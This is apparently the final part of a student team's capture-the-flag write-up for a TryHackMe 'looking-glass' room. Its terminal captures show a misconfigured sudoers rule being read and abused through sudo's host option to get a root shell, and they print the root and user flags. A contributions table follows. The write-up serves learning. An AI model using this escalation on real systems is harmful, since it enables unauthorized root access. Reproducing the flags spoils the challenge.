drwx--x--x 6 alice alice 4096 Jul  3  2020 .
drwxr-xr-x 8 root  root  4096 Jul  3  2020 ..
lrwxrwxrwx 1 alice alice    9 Jul  3  2020 .bash_history → /dev/null
-rw-r--r-- 1 alice alice  220 Jul  3  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul  3  2020 .bashrc
drwx----- 2 alice alice 4096 Jul  3  2020 .cache
drwx----- 3 alice alice 4096 Jul  3  2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul  3  2020 .local
-rw-r--r-- 1 alice alice  807 Jul  3  2020 .profile
drwx--x--x 2 alice alice 4096 Jul  3  2020 .ssh
-rw-rw-r-- 1 alice alice  369 Jul  3  2020 kitten.txt
alice@looking-glass:~$
```

```
alice@looking-glass:/etc/sudoers.d
File Actions Edit View Help
ethertypes nanorc thermald
fonts netplan timezone
fstab network tmpfiles.d
fstab.orig networkd-dispatcher ucf.conf
fuse.conf networks udev
gai.conf newt ufw
groff nsswitch.conf update-manager
group opt update-motd.d
group- os-release update-notifier
grub.d overlayroot.conf updatedb.conf
gshadow pam.conf vim
gshadow- pam.d vmware-tools
gss passwd vtrgb
hdparm.conf passwd- wgetrc
host.conf perl xdg
hostname pm zsh_command_not_found
hosts polkit-1

alice@looking-glass:/etc$ cd sudoers
-bash: cd: sudoers: Not a directory
alice@looking-glass:/etc$ cat sudoers
cat: sudoers: Permission denied
alice@looking-glass:/etc$ cat sudoers.d
cat: sudoers.d: Is a directory
alice@looking-glass:/etc$ cd sudoers.d
alice@looking-glass:/etc/sudoers.d$ ls
README alice jabberwock tweedles
alice@looking-glass:/etc/sudoers.d$
```

```
alice@looking-glass:/etc/sudoers.d$ ls
README alice jabberwock tweedles
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ cat jabberwock
cat: jabberwock: Permission denied
alice@looking-glass:/etc/sudoers.d$ ls README
README
alice@looking-glass:/etc/sudoers.d$ CAT README
CAT: command not found
alice@looking-glass:/etc/sudoers.d$ cat README
cat: README: Permission denied
alice@looking-glass:/etc/sudoers.d$
```

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for root on ssalg-gnikool:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on ssalg-gnikool:
    (ALL : ALL) ALL
root@looking-glass:~#
```

```
root@looking-glass:~# ls
LinEnum.sh  kitten.txt
root@looking-glass:~# cd ..
root@looking-glass:/home# ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
root@looking-glass:/home# cd root
bash: cd: root: No such file or directory
root@looking-glass:/home# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# root.txt
root.txt: command not found
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root#
```





}f3dae6dec817ad10b750d79f6b7332cb{mht

thm{bc2337b6f97d057b01da718ced6ead3f}





**Contributions:**

ID	Name	Contribution	Signatures
1211102051	Ahmad Zakwan Bin Mohd Fazli	Pivoted from humptydumpty to alice and alice to root, found root flag, edit video	
1211101888	Shahnaz Binti Husain Sukri	Pivoted from jabberwock to tweedledum and tweedledum to humptydumpty, writeup	
1211101739	Madhini Arunasalam	Scan network/nmap, recon, edit video	
1211101657	Danya A/P Viknasvaran	Decoded the message, found user flag, edit video	

**Video Link:** [https://youtu.be/xX\\_oTjzpZw4](https://youtu.be/xX_oTjzpZw4)